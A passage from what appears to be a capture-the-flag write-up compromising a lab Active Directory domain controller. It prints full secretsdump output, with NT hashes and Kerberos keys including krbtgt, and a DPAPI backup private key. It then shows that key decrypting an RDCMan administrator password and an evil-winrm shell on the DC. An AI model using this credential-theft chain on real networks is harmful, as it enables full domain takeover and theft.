  adding: inc5543_domaincontroller_backup/Active Directory/ntds.jfm (deflated 98%)
  adding: inc5543_domaincontroller_backup/registry/ (stored 0%)
  adding: inc5543_domaincontroller_backup/registry/SECURITY (deflated 87%)
  adding: inc5543_domaincontroller_backup/registry/SYSTEM (deflated 82%)
  adding: inc5543_domaincontroller_backup/note.txt (deflated 15%)
[root@srv2 ~]# cp file.zip /tmp
[root@srv2 ~]# cd /tmp
After accessing the target system, we located a ZIP file containing a backup inc5543_domaincontroller_backup of the domain controller. We copied this file to our machine for further analysis.
➜  srv2 wget http://10.10.239.167:2233/anaconda-ks.cfg
--2024-10-17 23:59:36--  http://10.10.239.167:2233/anaconda-ks.cfg
Connecting to 10.10.239.167:2233... connected.
HTTP request sent, awaiting response... 200 OK
Length: 962 [application/octet-stream]
Saving to: ‘anaconda-ks.cfg’
anaconda-ks.cfg              100%[==============================================>]     962  --.-KB/s    in 0s
2024-10-17 23:59:36 (14.1 MB/s) - ‘anaconda-ks.cfg’ saved [962/962]
➜  srv2 wget http://10.10.239.167:2233/file.zip
--2024-10-18 00:00:51--  http://10.10.239.167:2233/file.zip
Connecting to 10.10.239.167:2233... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4879517 (4.7M) [application/zip]
Saving to: ‘file.zip’
file.zip                     100%[==============================================>]   4.65M   568KB/s    in 12s
2024-10-18 00:01:02 (414 KB/s) - ‘file.zip’ saved [4879517/4879517]
➜ srv2 Root#
After unziping file.zip from our machine we got some sam and ntds dump.
➜  inc5543_domaincontroller_backup secretsdump.py -system registry/SYSTEM -security registry/SECURITY -ntds Active\ Directory/ntds.dit local
Impacket v0.13.0.dev0+20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x1aac51d09fa5f94bc600de7a569de30f
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c35d988d7dfaa866781c0b32a7808e0dd54c1c28166a73c3d924745c09320ccec6825c178a6c2e004a978a1fa5c720636de89c15e27e2f4352b9bdf135ace35a01af7b690cea53202f650a3a249a961437cc7936b0a9901eaea035966fb11da05ae3b6fba7e1d105c227fc240d49cb35e0bd5b811807a9f0c28be33aecb161757bb0df793b6edd7371dc1862f3f303738cc25d8e54b7ad89a6a9b3de7d5afb4430086e0123baebe18a5f5b5eabfe39516d9f9fac24aa5ce00ec9737f3c2197f6a09fce26deba29bc08544636e81bba1c21808126d2348a1e12622331e6bd52fde350dc2351a30938768ede177af93765
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:8fd76de52edad3a3248716157d761af2
[*] DPAPI_SYSTEM
dpapi_machinekey:0xe9cd8353c1ae32ee02e03e0970c370ceaea38de0
dpapi_userkey:0xc9ed57029e33120c4d012f7b9a30c5d23ed030c1
[*] NL$KM
 0000   61 19 6A 7C 13 1D 30 6B  C2 79 22 C5 5B 37 2F 48   a.j|..0k.y".[7/H
 0010   4B AE F2 B0 FC E1 60 E8  C0 FE BE 39 23 B8 79 87   K.....`....9#.y.
 0020   04 17 2E 70 C3 F6 CF 1A  91 3B 88 5A 18 89 E3 76   ...p.....;.Z...v
 0030   B2 85 4D 1E 98 20 D9 54  D3 5A 60 DA 94 79 E5 4A   ..M.. .T.Z`..y.J
NL$KM:61196a7c131d306bc27922c55b372f484baef2b0fce160e8c0febe3923b8798704172e70c3f6cf1a913b885a1889e376b2854d1e9820d954d35a60da9479e54a
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: feab48d5655b005f0fed603c166c587f
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c05b9e7dfd1fbbd1a3605b76c2f3caaa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:8fd76de52edad3a3248716157d761af2:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5ca7b7010a24c7d9ae4640c205a43770:::
WS1$:1103:aad3b435b51404eeaad3b435b51404ee:baeeac0d852a621bbb2eb28066bd7a85:::
SRV1$:1104:aad3b435b51404eeaad3b435b51404ee:92d2a8cdd8606a52707f5568598bf867:::
SRV2$:1105:aad3b435b51404eeaad3b435b51404ee:bc0a47f2632d72d4bdf64da82beed5b3:::
RICO:1109:aad3b435b51404eeaad3b435b51404ee:15c0b1fd31654e2f091ad00eed5c47e5:::
JENKINS:1110:aad3b435b51404eeaad3b435b51404ee:155bfbc846be96bbb0ca075b8ad5c50b:::
IBANEZ:1111:aad3b435b51404eeaad3b435b51404ee:464d407577eed01400dc085d079dfa65:::
ZIM:1112:aad3b435b51404eeaad3b435b51404ee:6f828fcc42635f4bebaa756e1a6e4899:::
DELADRIER:1113:aad3b435b51404eeaad3b435b51404ee:59dd694aeb6dc0d35a06ada8d8c52910:::
ALPHARD:1114:aad3b435b51404eeaad3b435b51404ee:93524f125be72bbe2f519ff06ec84f2f:::
LEIVY:1115:aad3b435b51404eeaad3b435b51404ee:73c0aa08b3c851188280424b7209614f:::
FRANKEL:1116:aad3b435b51404eeaad3b435b51404ee:d620561c8b45e1ee86cd9a8c2113304b:::
HENDRICK:1117:aad3b435b51404eeaad3b435b51404ee:09537092b842696e21368e517fc1edfa:::
PATERSON:1118:aad3b435b51404eeaad3b435b51404ee:84d10bca899f2ee6fc809979adc925fe:::
AZUMA:1119:aad3b435b51404eeaad3b435b51404ee:867465ecd21059cf15a8f8f3bfb75bd7:::
CHERENKOV:1120:aad3b435b51404eeaad3b435b51404ee:9ee8dcc6fb125f708a73502e49d693e1:::
CLEA:1121:aad3b435b51404eeaad3b435b51404ee:4e6d8605071a2e17bb9161347fb19f3c:::
DUNN:1122:aad3b435b51404eeaad3b435b51404ee:7e30b39a4c875dae7d031fccdabd33bc:::
FLORES:1123:aad3b435b51404eeaad3b435b51404ee:7e24ea85f52f3da326999359ff9a29db:::
SHUJUMI:1124:aad3b435b51404eeaad3b435b51404ee:c842acb579db478e3b42fcfe8c2a0fd9:::
BARCALOW:1126:aad3b435b51404eeaad3b435b51404ee:5a3e144b6f92aa15bb4c1cefb1a9e76f:::
BRECKENRIDGE:1127:aad3b435b51404eeaad3b435b51404ee:a6c346c437358f68584ebc7a526f3da1:::
BYRD:1128:aad3b435b51404eeaad3b435b51404ee:04753842b20f10ded235d00cd5a6d629:::
MCINTHIRE:1129:aad3b435b51404eeaad3b435b51404ee:eb533b825104723b3087787c26bb3e44:::
RASCZAK:1131:aad3b435b51404eeaad3b435b51404ee:54f74b0da1ab30641e8b03e7d9de5930:::
svc_backup:1135:aad3b435b51404eeaad3b435b51404ee:513676c3c6855c3c189771d68720dc15:::
[*] Kerberos keys from Active Directory/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:d739d0d6ed0aa25e209779886055e2c3167f4e3001df53c3dece0728aa373b68
Administrator:aes128-cts-hmac-sha1-96:b94c0e701ac20478c0d2660e529dd246
Administrator:des-cbc-md5:a71c7a15852f1604
DC1$:aes256-cts-hmac-sha1-96:95a20b19f85cd64d2f63fc561223948bb30d4144df4b3cf221edbfb5db40db72
DC1$:aes128-cts-hmac-sha1-96:8cc864802cd03d46bf65b34fc2103cc0
DC1$:des-cbc-md5:868c612f80089449
krbtgt:aes256-cts-hmac-sha1-96:d0497f208e2025dd4595d3757e9059a377a6412c6812bea12a90d350d0d1938d
krbtgt:aes128-cts-hmac-sha1-96:90ece1bece0c1b7774e406f8617ea22c
krbtgt:des-cbc-md5:abe5a74051f71a07
WS1$:aes256-cts-hmac-sha1-96:ab8a3f657f3b9c74da8fe26b8237b961a05692a3594bfc4aa174b4a44c7b4749
WS1$:aes128-cts-hmac-sha1-96:89c3c4f324550cb5527d3c5c3be58f56
WS1$:des-cbc-md5:079be668f4daeac2
SRV1$:aes256-cts-hmac-sha1-96:cee2e7f254bc47a3fac6e29fb61d05ddb8423a6545b1e63c52b61d8b2d4c9cd6
SRV1$:aes128-cts-hmac-sha1-96:0044ab2f163b559e5c52604f5049b40d
SRV1$:des-cbc-md5:2002bc929849f21a
SRV2$:aes256-cts-hmac-sha1-96:9568ba996762763359499e955dbb179b1e4908b38f00f2acf2736f9921386d43
SRV2$:aes128-cts-hmac-sha1-96:18691889a9fcbde250550cbb7689c70e
SRV2$:des-cbc-md5:bcb97316a7806bae
RICO:aes256-cts-hmac-sha1-96:19e13ebe3cc4ebb64e213f4fa35691837dbef5fb6ebe999d9a146783897addd6
RICO:aes128-cts-hmac-sha1-96:0f2dd3d9511b788142b8df5cedcff2ce
RICO:des-cbc-md5:ea75576898076db3
JENKINS:aes256-cts-hmac-sha1-96:a932dff1d29a00bd1206f285839f3e63e67479fcb252d6ee65f4d35cf0697da8
JENKINS:aes128-cts-hmac-sha1-96:60993e1c8f2b33dfd1890383c2649136
JENKINS:des-cbc-md5:7c6eb9380d5d43fe
IBANEZ:aes256-cts-hmac-sha1-96:1dc0e0fad69945b155e3cf375344e5ace78fda5ba3e8fb93c667c767885e8de4
IBANEZ:aes128-cts-hmac-sha1-96:44bee46af8142e6a0abc69ba2637dd39
IBANEZ:des-cbc-md5:1a54d0adb6975ee3
ZIM:aes256-cts-hmac-sha1-96:06d8f45c04be95f30cf3a5dcb523dbaa5d2b11e7ea73a78818e52ec06d9c5609
ZIM:aes128-cts-hmac-sha1-96:71392f6160bae82bdbc66072cb908f09
ZIM:des-cbc-md5:e9a7aea1d632b02a
DELADRIER:aes256-cts-hmac-sha1-96:1a98dd205f6261423980cce26c4d4f416c8c9e888118a56b27550f5feb4b0e7d
DELADRIER:aes128-cts-hmac-sha1-96:bf53a3ac8eb78dc854d19b9bdb6f4632
DELADRIER:des-cbc-md5:e9c4c4d94a9267a1
ALPHARD:aes256-cts-hmac-sha1-96:b0cd5cdb03b72b622c4c001fb4b182d7fc6fa7682b2ac734c8bdcf8322f8182f
ALPHARD:aes128-cts-hmac-sha1-96:054564c213624923ad620b7b57a8fe12
ALPHARD:des-cbc-md5:dff1855b7943bc6e
LEIVY:aes256-cts-hmac-sha1-96:b6109cfd045732e7cf301af5e01c4aec4b7fb8124fde94b6c7fed93f5521a8aa
LEIVY:aes128-cts-hmac-sha1-96:d3dcfcb7f88bc5b1422ccacdb2f85445
LEIVY:des-cbc-md5:31139efb51977032
FRANKEL:aes256-cts-hmac-sha1-96:d452d169b1335e20c1b04ba9ff8b2032354647ca4f9abc6c8ce52836157a61bf
FRANKEL:aes128-cts-hmac-sha1-96:7ebecbd3269b3e1abc0d398d6bedfc69
FRANKEL:des-cbc-md5:5be543b34f6489b6
HENDRICK:aes256-cts-hmac-sha1-96:7ad7d2569f4961e97e4918d593617d3843d40e5f6d612b957c74211d34914df7
HENDRICK:aes128-cts-hmac-sha1-96:7064283cbd3a954f923a69103072c753
HENDRICK:des-cbc-md5:abd5589179c88549
PATERSON:aes256-cts-hmac-sha1-96:b104e9b4414ca50b5059375f1a4393f6b79bd072dd1d77f4884a1153c1bc24fe
PATERSON:aes128-cts-hmac-sha1-96:389567d5f33522316502884abae08846
PATERSON:des-cbc-md5:26f1cba8316e1cd6
AZUMA:aes256-cts-hmac-sha1-96:561f3c03f5d73b9fb72487b642f78693041340fa36afc83d8b2ca85a0b60fde9
AZUMA:aes128-cts-hmac-sha1-96:224fc5c985f1782a5a2c08172e57430f
AZUMA:des-cbc-md5:3dcee923eabfcb08
CHERENKOV:aes256-cts-hmac-sha1-96:b44af815fad3949323783d07cf2eb2a3919f4c2186c9450f5203d0f7c62a4aaa
CHERENKOV:aes128-cts-hmac-sha1-96:bae5329f1e3a967be53f218fad30fb7a
CHERENKOV:des-cbc-md5:3d20fe4cc12a8979
CLEA:aes256-cts-hmac-sha1-96:ae36bdce6ad3d42e7262a37dbbe061f1fc2b702ffb3c044a76718b8f11275c60
CLEA:aes128-cts-hmac-sha1-96:79aef3e21a2722a8b093f8f6d60e5cff
CLEA:des-cbc-md5:7ce05894e5d0ec31
DUNN:aes256-cts-hmac-sha1-96:447e167135fc89077065586785d79a841b127412219ef6df88273a391d24497b
DUNN:aes128-cts-hmac-sha1-96:d2122ed31f73a918cc4a8c1573c23d60
DUNN:des-cbc-md5:52b615c43e542f83
FLORES:aes256-cts-hmac-sha1-96:a96a69789edb11607e816931107643bb3d0c8fdd8418a36cc6a60ca631d47059
FLORES:aes128-cts-hmac-sha1-96:bf7fe3374a43ba76bcfa6aebb4185f49
FLORES:des-cbc-md5:5de51af1f7a862f8
SHUJUMI:aes256-cts-hmac-sha1-96:7cbfa3f031635737b46e63b9fd46ab5b953712fae06c3ba9da44179fe8f5af91
SHUJUMI:aes128-cts-hmac-sha1-96:7d447e3190a7bfd7943940605eacccde
SHUJUMI:des-cbc-md5:f7d9fb022cfe20e3
BARCALOW:aes256-cts-hmac-sha1-96:b87873224b7bc332fa3ee8d55e8583c967d3eed8889d18d2b4983806e2f0ddf6
BARCALOW:aes128-cts-hmac-sha1-96:978b186295fcb24f1f79056a7cd7b393
BARCALOW:des-cbc-md5:f2576298cd26abd6
BRECKENRIDGE:aes256-cts-hmac-sha1-96:b9b5b305d1308cfccb01ec4fa9dcbc3ae535bbea6df9315172d2b16b5983230b
BRECKENRIDGE:aes128-cts-hmac-sha1-96:f7b8776004cab2d9d87a59b06e72d8f3
BRECKENRIDGE:des-cbc-md5:0e70aba26e0d8970
BYRD:aes256-cts-hmac-sha1-96:c72740f4062c0d278672f83208c4ea968952788d777ef1ff521191b002877eb8
BYRD:aes128-cts-hmac-sha1-96:c9b138818a5074cf2d21bc6dc535af53
BYRD:des-cbc-md5:43e5dcd98357d37f
MCINTHIRE:aes256-cts-hmac-sha1-96:8a562970eb9d4d61cebd0660be98813d7b9475436b657cec81a11ead0cdaa7bd
MCINTHIRE:aes128-cts-hmac-sha1-96:c4b11b0ec508058089667592d840bdba
MCINTHIRE:des-cbc-md5:1904da7c8394efc1
RASCZAK:aes256-cts-hmac-sha1-96:9cb70d524f79237faffcfcab7856855b510af1d31ef6b0a88745b5f0a403ff50
RASCZAK:aes128-cts-hmac-sha1-96:1e3c16a9a3b29507fc402e0a61f96b2f
RASCZAK:des-cbc-md5:d91ab601e5a268ea
svc_backup:aes256-cts-hmac-sha1-96:df3aa62f1f753e1770bc486c35539ebb1f306bf676075807d362c52264f25697
svc_backup:aes128-cts-hmac-sha1-96:79f83c30ad12843187d02d1e154ff6f7
svc_backup:des-cbc-md5:49c4e952c7ec98a1
[*] Cleaning up...
➜  inc5543_domaincontroller_backup
We also got a note from that zip:
➜  inc5543_domaincontroller_backup ls
'Active Directory'   note.txt   registry
➜  inc5543_domaincontroller_backup cat note.txt
Incident: INC5543

I've included a backup of the domain controller before resetting all passwords after the last breach
Since its old passwords before data breach we wont be able to use it for anything.
Using the impacket-smbclient, we initiated a connection to the domain controller (DC1.klendathu.vl) with the Kerberos ticket.
➜  srv2 impacket-smbclient -k DC1.klendathu.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
HomeDirs
IPC$
NETLOGON
SYSVOL
# cd HomeDirs
[-] No share selected
# use HomeDirs
# ls
drw-rw-rw-          0  Wed Apr 10 20:58:10 2024 .
drw-rw-rw-          0  Mon Apr 15 12:09:19 2024 ..
drw-rw-rw-          0  Fri Apr 12 00:07:56 2024 CLEA
drw-rw-rw-          0  Fri Apr 12 00:08:12 2024 DUNN
drw-rw-rw-          0  Fri Apr 12 21:32:21 2024 JENKINS
drw-rw-rw-          0  Fri Apr 12 00:08:59 2024 SHUJUMI
# cd clea
# ls
drw-rw-rw-          0  Fri Apr 12 00:07:56 2024 .
drw-rw-rw-          0  Wed Apr 10 20:58:10 2024 ..
# cd ../dunn
# ls
drw-rw-rw-          0  Fri Apr 12 00:08:12 2024 .
drw-rw-rw-          0  Wed Apr 10 20:58:10 2024 ..
# cd ../jenkins
# ls
drw-rw-rw-          0  Fri Apr 12 21:32:21 2024 .
drw-rw-rw-          0  Wed Apr 10 20:58:10 2024 ..
-rw-rw-rw-     101234  Fri Apr 12 21:32:11 2024 AppData_Roaming_Backup.zip
-rw-rw-rw-       1077  Fri Apr 12 00:08:35 2024 jenkins.rdg
# get AppData_Roaming_Backup.zip
# cd ../shujumi
# ls
drw-rw-rw-          0  Fri Apr 12 00:08:59 2024 .
drw-rw-rw-          0  Wed Apr 10 20:58:10 2024 ..
#
➜ srv2 cat jenkins.rdg
<?xml version="1.0" encoding="utf-8"?>
<RDCMan programVersion="2.93" schemaVersion="3">
<file>
<credentialsProfiles>
<credentialsProfile inherit="None">
<profileName scope="Local">KLENDATHU\administrator</profileName>
<userName>administrator</userName>
<password>AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAABS0Gmx4U2k+bLUYfRpOl6wAAAAACAAAAAAADZgAAwAAAABAAAAAqvWFuXTLeCWvFNnkKjNDcAAAAAASAAACgAAAAEAAAAHHnv4NI9rTi06sCfSEy5hsoAAAAtCdIUjQfzQiJj363pO1RW/XSIlS/pMf/DBn3EHb8xEha6u1f/CMguhQAAACVsld41QgTZXMtLDfgrswQaShAxQ==</password>
<domain>KLENDATHU</domain>
</credentialsProfile>
</credentialsProfiles>
<properties>
<expanded>True</expanded>
<name>jenkins</name>
</properties>
<server>
<properties>
<name>dc1.klendathu.vl</name>
</properties>
<logonCredentials inherit="None">
<profileName scope="File">KLENDATHU\administrator</profileName>
</logonCredentials>
</server>
</file>
<connected />
<favorites />
<recentlyUsed />
</RDCMan>Ntdissector is a powerful tool designed to parse records from an NTDS database, allowing users to extract data in JSON format and filter it by object class; importantly, by supplying the SYSTEM hive or the appropriate boot key in hex format, it can strip away encryption layers from specific columns, highlighting the crucial point that even if a company rotates all its passwords, the domain backup key remains constant.
We used Ntdissector to parse the NTDS database and extract the PVK key.
➜  ntdissector git:(main) ntdissector  -ntds ../../inc5543_domaincontroller_backup/Active\ Directory/ntds.dit -system ../../inc5543_domaincontroller_backup/registry/SYSTEM -ts -f all
[2024-11-01 15:28:57] [*] PEK # 0 found and decrypted: feab48d5655b005f0fed603c166c587f
[2024-11-01 15:28:57] [*] Filtering records with this list of object classes :  ['all']
[2024-11-01 15:28:57] [*] Ignoring records marked as deleted
100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 3747/3747 [00:01<00:00, 3730.75rec./s]
[2024-11-01 15:28:58] [*] Finished, matched 3708 records out of 3747
[2024-11-01 15:28:58] [*] Processing 3708 serialization tasks
100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 3708/3708 [00:04<00:00, 491.16rec./s]
➜  ntdissector git:(main)
Output of this command will be in ~/.ntdissector/out/<hash>
➜  dpapilab-ng git:(main) ✗ cd ~/.ntdissector/
➜  .ntdissector ls
out
➜  .ntdissector cd out
➜  out ls
21f4c3bcfbe9fe4bcefed33796b683a4
➜  out cd 21f4c3bcfbe9fe4bcefed33796b683a4
➜  21f4c3bcfbe9fe4bcefed33796b683a4 ls
attributeSchema.json     dnsNode.json                      ipsecISAKMPPolicy.json              msDFSR-Member.json                      msDS-QuotaContainer.json                nTDSService.json                   serversContainer.json
builtinDomain.json       dnsZone.json                      ipsecNegotiationPolicy.json         msDFSR-ReplicationGroup.json            msDS-ResourceProperties.json            nTDSSiteSettings.json              site.json
classSchema.json         domainDNS.json                    ipsecNFA.json                       msDFSR-Subscriber.json                  msDS-ResourceProperty.json              nTFRSSettings.json                 siteLink.json
classStore.json          domainPolicy.json                 ipsecPolicy.json                    msDFSR-Subscription.json                msDS-ResourcePropertyList.json          organizationalUnit.json            sitesContainer.json
computer.json            dSUISettings.json                 linkTrackObjectMoveTable.json       msDFSR-Topology.json                    msDS-ShadowPrincipalContainer.json      physicalLocation.json              subnetContainer.json
configuration.json       fileLinkTracking.json             linkTrackVolumeTable.json           msDNS-ServerSettings.json               msDS-ValueType.json                     queryPolicy.json                   subSchema.json
container.json           foreignSecurityPrincipal.json     lostAndFound.json                   msDS-AuthNPolicies.json                 msImaging-PSPs.json                     rIDManager.json                    top.json
controlAccessRight.json  group.json                        msAuthz-CentralAccessPolicies.json  msDS-AuthNPolicySilos.json              msKds-ProvServerConfiguration.json      rIDSet.json                        user.json
crossRefContainer.json   groupPolicyContainer.json         msAuthz-CentralAccessRules.json     msDS-ClaimsTransformationPolicies.json  mSMQEnterpriseSettings.json             rpcContainer.json
crossRef.json            infrastructureUpdate.json         msDFSR-Content.json                 msDS-ClaimType.json                     msPKI-Enterprise-Oid.json               rRASAdministrationDictionary.json
dfsConfiguration.json    interSiteTransportContainer.json  msDFSR-ContentSet.json              msDS-ClaimTypes.json                    msSPP-ActivationObjectsContainer.json   samServer.json
displaySpecifier.json    interSiteTransport.json           msDFSR-GlobalSettings.json          msDS-OptionalFeature.json               msTPM-InformationObjectsContainer.json  secret.json
dMD.json                 ipsecFilter.json                  msDFSR-LocalSettings.json           msDS-PasswordSettingsContainer.json     nTDSDSA.json                            server.json
➜  21f4c3bcfbe9fe4bcefed33796b683a4 jq '.currentValue.pvk' secret.json
null
"HvG1sAAAAAABAAAAAAAAAAAAAACUBAAABwIAAACkAABSU0EyAAgAAAEAAQDVohzlRlC5PF0oLzwI/dqKTjs18hMm8ICG0Dhib5UBo7ukmgYEjqP7sINEvyuEPxTNPkDlqHGunnK2/pi4Ydc8mz7vHSB6xquC4gugjl01EnoROGb3u/hbsv72HJT9BmUa1lwp1ZyCzG9zksKSktAflfzzqYUYvc9IyApB8uItxxJc6vvrXnPipJy5ZBvbDByF9h8eX7NqV7CNoy4dYHkr54LsRofz/b2aHUc+391Ol1XBN719MhnZ0TUWPbuKHn3jblarSUd8oIW+iXrFPoyocFyHxAuDUQ07KVsRdOTtP8b5w2DB1Rcidj1BTSJjwqjVdoHlr5jxTwDQn16lJyDFq9Hc6+7rS04fpyboz6pt0TlAcfR0Ip8t/MIxMqDHjvCE9b8XDOHNcgNX077vWFKXkzBpPe+hjcP7+pENHgZOP799aVs7cA+fxBx6yvHF4Hr9em8dAOQJ9dkfa9WtPpFlOo+g4asHq4TmHeJGPEEssyjy+YfFWI4J/un+ky5AquB/3bBUknkqC7UAvjkkl6SkM7+237vzgWloQbGljr303CcZAlx0HhnRdz/yIUDqJOmO1mWtqbGrPLuPOP6BwX8Y26FCPxs7b8dgjlf64P3BeLCw03pRyzvdQnRQsGgiKulK3jKI63pjnYfqcvjezi0uz+PNcuLbP+TOp6MqKJme4JGsyw3fEV/pwuNhsRrAdPFJdMz2NPlTPMTTok/2oOTAKjc8OJeMHN6g5R3VWtdxl8jRM+7M1CvMJsGALLquT0dipS77lOJprVd51PVJCFKHkBo0m1MXnGqNojcVKgnzLQ3tHE6k/edMjFiW72gqiKmCxdaqim6HlSy+0LKJn22N0cqKfB9zsnJTjhdDCdyTV5OQPlCP2w53mxnZmz2H+fyTNEk639k2457DwZJ+oLuGeq5fymKDPA8TMAddoD6GF55LCoeA+1UFhK/TMuThd4cWCXLQfO290BStmSYUP4JnWPXjnwDFsisUoLOlMszH/OpRGsgCYd4FIGlBjDzojMF8GVoopk/rk9nqnRpkvjz6vCKgEvSLba3qJQUnmrG7fM+VO6SS1kiHBMOVJphepxDzrTGfu83FBVnE3OSUzAmKe76FEg4KdDfhLR/PY8toiLOL3g6Wnwm38n/C+GC8xe4rVPqozXaRVs+kZ5bkiEMRiYymcnyuf/f3lkdS6Gy1Cykyq8WOs22z1yGlvlfWEAtMHgbDBzneqXGNsOFWCD6OEihoHZHNAFOSSEbGJNuLrXLNkPGiQYiVlq+J7S7t+oYriZcYF/WtqYmj4gV2QJXEBjwVkU2UwZXtwD6EIirqxkQcFVsuYwhfD/iM64LKD3hgm1kiyxSvLGO7AJ/gOJSDP3Rzqz3W4iE9csaJ1EzzKSCuEDWOgyH/iFW1th6SSNexkepgAyjBH6qx5MUwfaciE6VZUUwD6oj8mHk70fxqWVvyDKnnFult2xnTcDHMZlbIn35xT5E0KB0MYcmPwBQK3nsbBAzycoDGdWbwvCisA3OR0YcQ4JuS1vPT6wMuzV4="
We obtained the private key using ntdissector, which allowed us to extract the necessary PVK. With this private key in hand, we utilized the rdgdec.py script to decrypt the jenkins.rdg file using the acquired master key and the PVK.
Decrypting rdg password#
➜  cat b64.key | base64 -d > priv.pvk
➜  dpapilab-ng git:(main) ✗ python3 rdgdec.py --masterkey ../Roaming/Microsoft/Protect/S-1-5-21-641890747-1618203462-755025521-1110/ ../jenkins.rdg  --pvk=priv.pvk
[+] Detected SID: S-1-5-21-641890747-1618203462-755025521-1110
[+] Profile:  KLENDATHU\administrator
    Username: administrator
    Domain:   KLENDATHU
    Password: [............]
-------------------------------------------------------------------------------
[+] Decrypted 1 out of 1 credentials
➜  dpapilab-ng git:(main) ✗
➜ Machines nxc winrm 10.10.243.165 -u Administrator -p [...]
WINRM 10.10.243.165 5985 DC1 [*] Windows Server 2022 Build 20348 (name:DC1) (domain:KLENDATHU.VL)
WINRM 10.10.243.165 5985 DC1 [+] KLENDATHU.VL\Administrator:[...] (Pwn3d!)
➜ Machines evil-winrm -i 10.10.243.165 -u Administrator -p [...]
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
klendathu\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC1
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
Directory: C:\Users\Administrator\Desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/20/2024 7:50 AM 36 root.txt
*Evil-WinRM* PS C:\Users\Administrator\Desktop> And we got out final flag and compromised whole DC.